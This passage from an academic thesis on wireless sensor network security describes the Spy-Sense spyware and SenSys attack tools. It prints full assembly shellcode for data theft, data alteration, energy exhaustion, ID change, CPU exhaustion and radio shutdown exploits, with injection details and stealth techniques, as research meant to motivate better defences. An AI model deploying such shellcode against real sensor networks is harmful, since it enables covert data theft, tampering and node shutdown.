


Sequence Number	Task ID	Reception Time	Payload Byte[] (Little Endian Format)
2	65535	7/5/2011, 21:8:8	0xb240 0xf026 0xd838 0xb240 0xda11 0xac20 0xb240 0x
3	65535	7/5/2011, 21:8:21	0xb240 0xf026 0xd838 0xb240 0x3600 0xb020 0xb240 0x
4	65535	7/5/2011, 21:8:22	0xb240 0xf026 0xd838 0xb240 0x0000 0xb420 0xb240 0x
5	65535	7/5/2011, 21:8:24	0xb240 0xf026 0xd838 0xb240 0x3e50 0xb820 0xb240 0x
6	65535	7/5/2011, 21:8:25	0xb240 0xf026 0xd838 0xb240 0x0e93 0xbc20 0xb240 0x
7	65535	7/5/2011, 21:8:26	0xb240 0xf026 0xd838 0xb240 0xb012 0xc020 0xb240 0x
8	65535	7/5/2011, 21:8:27	0xb240 0xf026 0xd838 0xb240 0x824f 0xc420 0xb240 0x
9	65535	7/5/2011, 21:8:30	0xb240 0xf026 0xd838 0xb240 0xda11 0xac20 0xb240 0x
10	65535	7/5/2011, 21:8:32	0xb240 0xf026 0xd838 0xb240 0x3600 0xb020 0xb240 0x
11	65535	7/5/2011, 21:8:33	0xb240 0xf026 0xd838 0xb240 0x0000 0xb420 0xb240 0x
12	65535	7/5/2011, 21:8:38	0xb240 0xf026 0xd838 0xb240 0x3e50 0xb820 0xb240 0x

Figure 7.5: Exploit replies reported back. Payload content storage and visualization.

time it fires, it signals the *exploit payload constructor* module to repeat the transmission of the corresponding exploit message stream.

Such tasks are really helpful for "*spying*" on network activities as Spy-Sense takes care of all subsequent transmissions and receptions. All replies that are reported back from the targeted sensor nodes are logged, stored in an underlying database (for better offline analysis), and displayed through the system visualization component, as illustrated in Figure 7.5. Message structure, payload content and time of reception are provided to the user along with a number of operators for acting on them.



[Data Retrieval Exploits]::	2 (15%)
[Data Injection Exploits]::	7 (50%)
[Energy Exhaustion Exploits]::	1 (5%)
[Sustain Task Exploits]::	1 (5%)

[Loaded Exploits]:: 6

[Last Updated]::


Sat May 07 21:35:43 EEST 2011

Sensor Node ID	Num of Received	Num of Pending
15	15	2
13	25	4
8	25	3
2	5	3


Figure 7.6: Spy-Sense Visualization. Exploits injection and running status, IDs of host sensors and number of pending tasks.

7.3.4 Spy-Sense Visualization Component

The visualization component displays, in real time, all necessary information related to the imported exploits, their injection and running status, the IDs of host sensors and the number of pending



(a)



(b)

Figure 7.7: Exploit traffic reported back. (a) Overall incoming exploit traffic. (b) Replies reported from each of the host sensor nodes.

activation tasks. Everything is displayed in a friendly graphical user interface. For example, the overall incoming exploit traffic and reported replies (by each targeted node) are monitored by continuous graphs, as shown in Figures 7.7 (a) and (b), respectively.

The core functionality implemented by this user interface is the maintenance and update of a "*history profile*", where all the above described information is kept. A snapshot of such a system history is shown in Figure 7.6. One of the most important pieces of information kept here is the *type* and *number* of exploits that have successfully been performed on a portion of network nodes. As the time goes on, adversaries can collate incoming reply contents with such statistics for extracting useful patterns about network activity, loaded applications and the way that sensor nodes interact with the administrative base station.

7.4 Exploit Analysis & Machine Code Break Down

As we described in Section 7.2.1, Spy-Sense (in its current version) provides a list of predefined exploits capable of performing *data manipulation*, *cracking* and *network damage*. Fundamental to a successful exploit injection and activation is the definition of a *memory symbol table* describing where in the host's memory the injected shellcode, along with its "*function arguments*", will be stored (Table 7.2). The symbol table is a list of all the absolute memory addresses that are used by Spy-Sense SetUp engine and are configured by the user before injection. All provided values depend on the binary representation of the program image that is loaded in the sensor node.

Table 7.2: *Spy-Sense memory symbol table*

Memory Address	Description
$ADDR_{startTR}$	First instruction of the exploit shellcode.
$ADDR_{packetSent}$	Reply message to be reported back (data theft exploit).
$ADDR_{payloadSent}$	Address pointer the the reply message's payload (data theft exploit).
$ADDR_{restore}$	Code instruction of the reception routine that must be executed once the program flow is restored
$ADDR_{exploitArg1}$	First *exploit function argument*; number of bytes to be injected/retrieved.
$ADDR_{exploitArg2}$	Second *exploit function argument*; memory address from where/to data will be retrieved/injected.
$ADDR_{exploitArg3}$	Third *exploit function argument*; identifier of the spawned exploit activation task.
$ADDR_{exploitArg4}$	Fourth *exploit function argument*; time period of the intensive resource usage exploit.

Once the memory symbol table is finalized, all shellcode assembler instructions are ready for injection and execution. The targeted microcontroller register file consists of 16 registers of 16 bits each, numbered from R0 to R15 (Section 6.4). The first four are reserved by the OS whereas the rest are for general use and will be used by the injected shellcode, e.g., holding instruction operands or function arguments. In what follows we will cover the details of all instruction sequences, contained in each one of the malwares, and how they are executed by the host scheduler.

7.4.1 Data Manipulation Exploits

Data manipulation exploits include shellcodes for *data theft* and *data modification.* Data theft code occupies 114 bytes and, thus, 30 packets will be needed by the setup engine for injecting it into the heap target region. Two functions are involved in the data theft: (*i*) retrieval of the selected data memory region, and (*ii*) construction and transmission (back to Spy-Sense) of the appropriate reply message that will hold the extracted information.

Algorithm 7 contains the complete assembly code of the data theft exploit. It is a chain of instruction sets (IS) each one of them designated for a specific operation. Instructions $1-8$ initialize the payload of the reply message to be sent, whereas instructions $9-21$ copy the retrieved values to the memory addresses pointing to the payload starting from address $ADDR_{payloadSent}$. Finally, instructions $22-28$ are responsible for actually transmitting the reply packet through the host's *local transmitter.* The invocation of this operation requires the upload of proper arguments through registers R12-R15 (IS $22-25$). The last instruction restores the normal state and program

Algorithm 7: Data Theft Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
    1. CLR R9;
    2. MOV #$ADDR_{payloadSent}$, R13;
    3. MOV #0036, R14;
    4. MOV @R9, 0(R13);
    5. INCD R13;
    6. ADD #-2, R14;
    7. CMP #0, R14;
    8. JNZ $-14;
    9. CALL #$ADDR_{nextHop}$;
    10. MOV R15, &$ADDR_{payloadSent}$;
    11. MOV #1, &$(ADDR_{payloadSent} + 4)$;
    12. MOV &$ADDR_{explArg3}$, &$(ADDR_{payloadSent} + 6)$;
    13. MOV &$ADDR_{explArg2}$, R9;
    14. MOV #$(ADDR_{payloadSent} + 8)$, R13;
    15. MOV &$ADDR_{explArg1}$, R14;
    16. MOV @R9, 0(R13);
    17. INCD R9
    18. INCD R13;
    19. ADD #-2, R14;
    20. CMP #0, R14;
    21. JNZ $-16;
    22. MOV #$ADDR_{packetSent}$, R12;
    23. MOV #001e, R13;
    24. MOV #$ADDR_{payloadSent}$, R14;
    25. MOV #000f, R15;
    26. CALL #68fe; // host transm.
    27. CMP.B #1, R15;
    28. JNZ $4;
    29. CALL #ae16;
    30. CLR &$ADDR_{explArg1}$;
    31. CLR &$ADDR_{explArg2}$;
    32. CLR &$ADDR_{explArg3}$;
    33. BR #$ADDR_{restore}$, PC;
end
```

flow of the host node, as if program instructions were executed normally. This masquerades the exploit activation and reliably evades detection.

The code for data modification occupies 56 bytes and, thus, 14 packets will be needed for injecting it. As the name suggests, it gives an adversary the ability to secretly modify the value of an existing memory data structure. This may involve the alteration of either incoming or outgoing information, and can be as small as manipulating a single byte or an entire data stream. Since this kind of *data interference* may not be that obvious to the system host, such exploits can induce great damage to the targeted network.

Algorithm 8 contains the complete data alteration code. Requested arguments are: (i) the memory address pointing to the data structure to be modified, and (ii) the buffer with the new value that will overwrite the existing one. Instructions $3 - 15$ are actually responsible for copying the updated value to the targeted data variable stored in the host system.

7.4.2 Cracking Exploits

Cracking exploits include shellcodes for *energy exhaustion* and *manipulation* of the host node ID. Energy exhaustion code occupies 102 bytes and, thus, 26 packets will be needed by the setup engine

Algorithm 8: Data Alteration Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
     1. CMP #0, &$ADDR_{explArg1}$;
     2. JZ $34;
     3. CLR R11;
     4. MOV &$ADDR_{explArg2}$, R12;
     5. MOV #270e, R13;
     6. MOV &$ADDR_{explArg1}$, R14;
     7. MOV R11, R9;
     8. MOV R9, R8;
     9. ADD R12, R9;
    10. ADD R13, R8;
    11. MOV @R8, 0(R9);
    12. INCD R11;
    13. MOV R11, R9;
    14. CMP R14, R9;
    15. JNC $-20;
    16. CLR &$ADDR_{explArg1}$
    17. CLR &$ADDR_{explArg2}$;
    18. CLR &$ADDR_{explArg3}$;
    19. CALL #ae16;
    20. BR #$ADDR_{restore}$, PC;
end
```

for injecting it into the heap target region. The main logic involves the initiation of unnecessary communications until the host node drains all its energy out.

Algorithm 9: Energy Exhaustion Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
     1. CLR R6;
     2. MOV #ffff, $ADDR_{payloadSent}$;
     3. MOV #ffff, $(ADDR_{payloadSent} + 4)$;
     4. MOV #ffff, $(ADDR_{payloadSent} + 6)$;
     5. MOV #118a, R9;
     6. MOV #$(ADDR_{payloadSent} + 8)$, R13;
     7. MOV #001c, R14;
     8. MOV @R9, 0(R13);
     9. INCD R9;
    10. INCD R13;
    11. ADD #-2, R14;
    12. CMP #0, R14;
    13. JNZ $-16;
    14. MOV #$ADDR_{packetSent}$, R12;
    15. MOV #0020, R13;
    16. MOV #$ADDR_{payloadSent}$, R14;
    17. MOV #000f, R15;
    18. CALL #68fe   // host transm.;
    19. CMP.B #1, R15;
    20. JNZ $24;
    21. CLR R6;
    22. MOV.B #0001, R15;
    23. MOV #0005, R8;
    24. CALL #$ADDR_{SchedulerRunTask}$;
    25. DEC R8;
    26. CMP #0, R*;
    27. JNZ $-10;
    28. CALL #ae16;
    29. JNZ $-48;
    30. INC R6;
    31. CMP #0064, R6;
    32. JNZ $-30;
    33. BR #4000, PC;
end
```

Algorithm 9 contains the corresponding assembly code. Instructions $2 - 13$ are the first part of the IS responsible for broadcasting unnecessary dummy packets. Packet payloads occupy the maximum default size of 28 bytes by copying random sequences of data bytes residing in the programs memory. Continuing to the second part of this IS, instructions $14-20$ invoke the transmission function for using the host's *local radio*. Once this is called, all the necessary data arguments are loaded (from the corresponding registers) and a task is posted for the underlying microcontroller scheduler. This task is actually a deferred procedure call. Final instructions $21-29$ force the scheduler to run this task by invoking the *runTask* routine which actually broadcasts the packet.

The above instruction sets are repeated as many times as needed for the malware to drain the host's energy out. Once this is achieved, the last instruction is executed for forcing the node to shut down. This is done by invoking the internal *__stop_ProgExec__* routine which, in many program images, is stored in the memory address $b368h$.

Algorithm 10: ID Change Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
    1. MOV $\&ADDR_{explArg2}$, $\&ADDR_{localID}$;
    2. BR $\#ADDR_{restore}$, PC;
end
```

The ID change code occupies only 10 bytes and, thus, 3 packets will be needed for injecting it. This shellcode is relevant to the data alteration exploit since it manipulates the value of the data pointer reserved for holding the host's local ID. Algorithm 10 contains the complete assembly code. As we can see, it updates the value of the *__data_start__* reserved ID variable with the one specified by the user as a function argument.

7.4.3 Network Damage Exploits

Network damage exploits include shellcodes for *intensive resource usage* and radio communication *break downs*. Resource usage code occupies 22 bytes and, thus, 6 packets will be needed for injecting it into the heap target region. The main logic requires two loop-throughs for consuming CPU cycles. The outer loop is always set to the highest possible 2-byte integer value, $ffffh$, whereas the inner loop is configurable and defines the actual time spent in this intensive cycle usage state.

Algorithm 11 contains the complete assembly code. The requested argument, $ADDR_{explArg4}$, holds the time that the host node will be "stuck" at the exploit *sustain* level (SL) and depends on the value of the inner loop (IL). After experiments, we have found that the average time (in seconds) wasted is given by the expression $SL = 0.0062 * IL$.

The radio communication break down code occupies 8 bytes and, thus, 2 packets will be needed for injecting it. This exploit is capable of disrupting the underlying network communications by

Algorithm 11: Intensive Resource Usage Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
    1. MOV #ffff, R14;
    2. MOV &$ADDR_{explArg4}$, R13;
    3. DEC R13;
    4. CMP #-1, R13;
    5. JNZ $-6;
    6. DEC R14;
    7. CMP #-1, R14;
    8. JNZ $-16;
    9. BR #$ADDR_{restore}$, PC;
end
```

making the originating nodes believe that transmissions failed (regardless of the actual result), leading them to an infinite loop of re-transmission attempts.

Algorithm 12: Radio Communication Break Down Exploit - Assembly Code

```
Data: Memory Symbol Table
begin
    1. MOV.B &$ADDR_{explArg2}$, &$ADDR_{radioStopRequest}$;
    2. BR #$ADDR_{restore}$, PC;
end
```

Algorithm 12 contains the corresponding assembly code. Again, this shellcode is relevant to the data alteration exploit since it manipulates the value of the data pointer reserved for holding the current state of the antenna. By changing the value of the *RadioM$bShutDownRequest* variable to 1 (active) or 0 (inactive), the user can set the state of transmissions and reception attempts.

7.4.4 User Defined Exploits

All the above described exploit shellcodes are provided by the current version of Spy-Sense. They reside in the corresponding root folder and they are imported by the system *exploit loader* component.

However, as we described in Section 7.3.1, it is possible for an adversary to define her own new exploit profiles. This requires the creation of a file, containing all the exploit code instructions, inside the Spy-Sense exploit folder. Further loading and registration will be taken care by the tool either upon system boot up or during normal operation. The path to this folder is configurable and can be altered by the user through the Spy-Sense central page, as depicted in Figure 7.2.

7.5 Conclusions

In this chapter, we moved one step further and identified some of the sensor networks vulnerabilities that can be exploited by an attacker for launching permanent code injection attacks and, eventually, spyware programs. As we stated earlier, spying is an invasion of privacy that can lead to serious repercussions if the data collected lands into unscrupulous hands. We have demonstrated the disastrous effects of such malware to the host network by building Spy-Sense, the first instance of a spyware tool capable of compromising a sensor network's confidentiality and functionality. Spy-Sense is undetectable, hard to recognize and get rid of, and once activated, it runs in a discrete background operation without interfering or disrupting normal network operation. It provides the ability of executing stealthy exploit sequences that can be used in a variety of attacks ranging from retrieving or manipulating sensitive network data to shutting down a node entirely!

By studying the after-effects of various exploits on the network itself, we wish to motivate a better design of security protocols that can make them even more resilient to tools like Spy-Sense and the one presented in the next chapter. As we highlighted in the first part of this thesis, wireless sensor network security is an important research direction and tools like the current ones may be used in coming up with even more attractive solutions for defending these types of networks.

Chapter 8

SenSys: An Attack Tool for Launching Attacks against WSNs

8.1 Introduction

Building sensor network protocols and applications with an adequate level of security assurance for their mission, becomes more and more challenging every day as the complexity and tempo of such networks increases and the number and skill level of attackers continue to grow. These factors each exacerbate the issue that, to build efficient security mechanisms, researchers must ensure that they have protected every relevant potential vulnerability; yet, all the previously described modes of attack and threats are just a snapshot of what an adversary can do since not all networking vulnerabilities have been exposed. To identify and mitigate such sensor network loopholes, the development community needs more than just good understanding of the underlying security features and requirements. To be effective, the community needs to think outside the box and to have a *firm grasp of the attacker's perspective and the approaches used for launching attacks.* In other words, researchers must think like attackers to anticipate threats and, thereby, effectively enhance the network's security profile.

Due to the traditional shroud of secrecy surrounding exploits, like the ones presented in the previous chapters, security researchers are often ill-informed in the field of attacks and the ways used for launching them. Moving one step towards clarifying this picture, in this chapter we present SenSys, a tool that allows both passive monitoring of transactional data in sensor networks, such as message rate, mote frequency, message routing, etc., but also discharge of various attacks against them. To the best of our knowledge, this is the first instance of an *attack tool* that can be used to penetrate the confidentiality and functionality of a sensor network. By publishing such a tool, we seek to facilitate a better understanding of existing attack techniques in order to be better positioned for improving network security.

Our tool allows both *inspection* of a sensor network's functionality by analyzing overheard radio messages as well as *discharge* of various attacks against it. It can identify common applied protocols and use this information for performing attacks such as *Sinkhole attack* (Chapter 4), *Replay attack* (179), or *Code Injection* (Chapter 6) in order to take control over the network. Also, it can extract useful network information such as node crashes, reboots, routing problems, network partitions, and traffic analysis (overall network traffic or overheard traffic by each sensor node).

The intuition behind the presented work is to build a tool that can be used, eventually, to compromise the *functionality* and *confidentiality* (65) of WSNs. In that way, we can better study the weaknesses of currently used security protocols. By functionality, we mean the correct operation of all network nodes as implied by the underlying application, routing and physical layer. The described tool can disrupt this normal operation by launching a number of attacks, as mentioned previously (for more details see Section 8.4). Confidentiality is defined as the assurance that information is accessible only to those authorized to have access. Our tool threatens the privacy of transactional data since it gives an adversary the ability to learn information by the mere presence of a message being transmitted. The data gathered from these networks can be analyzed to extract important information regarding objects, events, and individuals.

The remainder of this chapter is organized as follows. In Section 8.2, we list the ways that an adversary can compromise data confidentiality including carrier frequency, message size, message rate, and routing information along with a categorization of attacks that are supported by our tool. Section 8.3 is the heart of this work; it gives an overview of the tools' architecture along with a detailed presentation of all implemented system components. Description of all supported attacks is presented in Section 8.4. Finally, Section 8.5 concludes the chapter.

8.2 Network Confidentiality Threats & Wireless Attacks

As we discussed in Chapter 2, in wireless networking, the overall security objectives remain the same as with wired networks: preserving confidentiality, ensuring integrity, and maintaining availability of information. Thus, identifying risks to sensor networks confidentiality posed by the availability of transactional data is extremely vital.

In an attempt to identify network confidentiality threats, we enhanced our attack tool with a network sniffer for overhearing network traffic (Section 8.3.1). In that way an adversary can process transmitted packets in order to extract vital information such as node IDs or traffic data. Our assertion is that traffic analysis can provide more information about a network's nodes and usage than simply decoding any data packet contents.

Table 8.1: *SenSys supported Wireless Attacks*

Type of Attack	**Description**
Eavesdropping	Capturing and decoding unprotected network traffic to obtain potentially sensitive information
Data Replay	Capturing and/or *modifying* data frames for later replay.
Sinkhole	Lure as much network traffic as possible from a particular area.
Selective Forwarding	Intercept overheard packets and forward them *selectively* to the intended receiver.
Flooding	Sending forged HELLO (or *other* data) messages from random node IDs to cripple the network resources.
Program Image Dissemination	Send *new* program images to sensor nodes overwriting already existing ones.
Code Injection	Crafting and sending forged frames containing malicious code instructions.

Pai *et al*. (65) have outlined the ways that an adversary can compromise network confidentiality including *carrier frequency*, *message rate* and *size*, and *routing information*. The presented tool can use carrier frequency to launch a side-channel attack (180) in an attempt to identify the network's sensor hardware platform. An adversary could use either a spectrum analyzer or different sensor hardware in combination with our tool in order to detect the current communication frequency. Once the adversary discovers it, she can determine the hardware used and, thus, exploit all the protocol vulnerabilities arising from this specific platform.

This tool can also compromise a network's confidentiality by monitoring the rate and size of any transmitted/received messages. Specifically, the message rate can reveal information about the network application and the frequency of monitored events. This constitutes a severe threat since for some sensor applications, like health monitoring, it can lead to a violation of user's privacy. Furthermore, an adversary can examine the rate at which she overhears messages coming from a neighborhood and estimate the distance to the sensed event. Research has shown that the message reception rate increases when the distance to the event reporting node decreases.

Finally, overhearing routing information enables the network sniffing component to construct a directed graph of all neighboring nodes. Overheard packets flow along the edges of the graph revealing vital information about the underlying routing pattern. Observing this traffic pattern of a sensor network may deduce the location of the base station or other strategically located nodes. Furthermore, multihop communication routing protocols make it possible for an adversary to trace a stream of messages back to the information source.

Along with all the above threats, our tool can launch a number of attacks in an attempt to penetrate a sensor network's functionality. In order to achieve this, we have implemented a data stream framework for constructing and transmitting specially crafted packets. Most of the currently supported wireless attacks fall into one of the following categories:

- **Confidentiality Attacks**: These attacks attempt to intercept private information sent over the wireless transmission medium.
- **Integrity Attacks**: These attacks send forged control, management or data frames to mislead the recipient or facilitate another type of attack.
- **Availability Attacks**: These attacks impede delivery of wireless messages to legitimate users by crippling the network resources.

Table 8.1 lists the specific attacks that can be launched by this attack tool (in its current version). A more detailed architectural description of the network attack tool components can be found in Section 8.3. In future work, we plan to enhance it by exploiting more network vulnerabilities and developing new kinds of attacks.

8.3 Attack Tool Architecture Overview

The attack tool is based on an intelligent component-based system. The hosted components are capable of monitoring any neighborhood traffic, decoding and logging overheard packets, constructing specially crafted messages and launching a number of attacks. Its core functionality is based on three main conceptual modules, as depicted in Figure 8.1:

- A **network sniffer** for passive monitoring and logging of radio packets. Any network traffic analysis or packet decoding can be done either in real time or offline through the implemented *packet description database*.
- A **network attack tool** that provides a number of actions for compromising a sensor network's security profile. It contains a *data stream framework* for constructing specially crafted packets that are transmitted by the *attack launcher* throughout the duration of an attack.
- A **network visualization** component that visualizes and displays the neighborhood topology, network traffic, node states and status of any performed attack.

The key design goal of this tool is its wide applicability; it should support passive inspection and compromise of a wide variety of sensor network protocols and applications. By considering popular underlying protocols and message structures that are most widely used by the research




Figure 8.1: SenSys attack tool Architecture Layout.





Figure 8.2: Neighborhood topology shown by SenSys Network Sniffer.

community, we make the tool scalable and adaptive. When any raw network packets are available in the neighborhood, it uses them as the audit source in order to identify current used software versions and extract vital network information. While packet capture is performed in real time, traffic analysis can be done either online or offline. We believe that offline analysis provides a better way of monitoring and understanding a network's deployment. In what follows we give a more detailed description of the basic system components.

8.3.1 Network Sniffer Component

The network sniffer relies on packets that are overheard in a sensor's node neighborhood. It captures them and logs them for later analysis. Conceptually the sniffer consists of a *Local Packet Monitoring* module for gathering audit data to be forwarded, over its serial port, to the *Packet Storage* module for logging at the attached host. This allows offline analysis, through the *Packet Description Database*, in order to extract vital network information such as node IDs, traffic data or used protocol versions. Essentially, the sniffer enables the construction of a directed graph of all neighboring nodes. Overheard packets flow along the edges of the graph, as shown in Figure 8.2, and are provided with a number of operators for manipulating them.

Audit data consist of the communication activities within the sniffer's radio range. Such data can be collected by listening *promiscuously* to neighboring nodes' transmissions. By promiscuously we mean that when a node is within radio range, the local packet monitoring module can



MsgNo	TypeOfMessage	SeqNo	Source	Origin	Destination	Parent	NeighborhoodSize	PathCost
1	Delta Msg	646	5	5	--	MoteIF.TOS_BCAST	3	--
2	Delta Msg	648	5	5	--	MoteIF.TOS_BCAST	3	--
3	Beacon Msg	650	5	--	255	MoteIF.TOS_BCAST	--	65534
4	Delta Msg	652	5	5	--	MoteIF.TOS_BCAST	3	--
5	Delta Msg	655	5	5	--	MoteIF.TOS_BCAST	3	--
6	Delta Msg	657	5	5	--	MoteIF.TOS_BCAST	3	--
7	Beacon Msg	659	5	--	255	MoteIF.TOS_BCAST	--	65534
8	Delta Msg	661	5	5	--	MoteIF.TOS_BCAST	3	--
9	Delta Msg	663	5	5	--	MoteIF.TOS_BCAST	3	--
10	Beacon Msg	665	5	--	255	MoteIF.TOS_BCAST	--	65534
11	Beacon Msg	668	5	--	255	MoteIF.TOS_BCAST	--	65534
12	Beacon Msg	671	5	--	255	MoteIF.TOS_BCAST	--	65534
13	Beacon Msg	4	0	--	255	126	--	0
14	Beacon Msg	674	5	--	255	0	--	34
15	Delta Msg	675	5	5	--	0	3	--
16	Beacon Msg	677	5	--	255	0	--	52
17	Delta Msg	678	5	5	--	0	3	--
18	Delta Msg	678	5	5	--	0	3	--
19	Delta Msg	678	5	5	--	0	3	--
20	Delta Msg	678	5	5	--	0	3	--
21	Delta Msg	678	5	5	--	0	3	--

Figure 8.3: Overheard Packet Content Storage and Visualization.

overhear communications originating from that node. Once captured by the radio, all packets are timestamped in order to facilitate subsequent time-based analysis. Timestamping is performed the moment the packet is received by the network sniffer.

Once the sniffer receives a packet, a flexible mechanism (due to lack of standardized protocols in sensor networks) is needed to decode overheard packets. That is why we have created the *Packet Description Database* which contains annotated message structures for the most widely used network protocols and applications (e.g., MintRoute and MultihopLQI routing protocols (Chapter 4), Delta monitoring application, etc). This way, our packet decoder can use these loaded structures as a description of the overheard packet contents. The configuration of the packet description database is *extendable* and can be enhanced with new message structures. The user can specify message contents as C structs which will automatically be converted to message classes and be added to the underlying database. However, even in the case of an unrecognized overheard message, the sniffer still logs it and provides access and manipulating operators on the byte representation of its content. Thus, an adversary may alter it and resend it, leading again to other type of attacks like Replay, Selective Forwarding or even Denial of Service attacks.

All overheard packets are displayed by our network tool through the *Network Visualization* component, as illustrated in Figure 8.3. Message structure, packet contents and time of reception are provided to the user along with a number of operators for acting on them. These operators provide access, aggregation, alteration or re-transmission privileges for any of the stored messages. A more detailed description of the network visualization component can be found in Section 8.3.3.

8.3.2 Network Attack Tool Component

This component's core functionality is to provide a number of actions for compromising the sensor network's security profile. After gathering audit data that are used by the network sniffer to extract vital information and identify the used sensor hardware platform and underlying protocols, a user can start launching a number of attacks (list of supported attacks can be found in Table 8.1).

The resulting network information stream from the packet decoder is fed to the *Data Stream Framework* of the attack tool component. This data stream processor uses the identified carrier frequency, message size and routing information as its configuration record. All these network characteristics are essential since they are used as the basis for any specially crafted message required by the *Attack Launcher*.

The attack launcher module is responsible for actually performing attacks like Data Replay, Sinkhole, Selective Forwarding, Flooding, Reprogramming and Code Injection. All these attacks either try to manipulate sensor data and functionality or affect the underlying routing topology. In any case, they allow an adversary to construct and transmit (periodically if necessary) messages with specially crafted content like fake sender ID, fake link quality or altered routing header. This is done by the data stream processor, which upon request from the attack launcher, constructs such a message and transmits it through the attached radio. A more detailed description of the implemented attacks, and the procedure that a user must follow in order to launch them, can be found in Section 8.4.

All the above described actions are handled by the user through the graphical user interface provided by the network visualization component. Furthermore, attack status and additional information are displayed in a single log trace.

8.3.3 Network Visualization Component

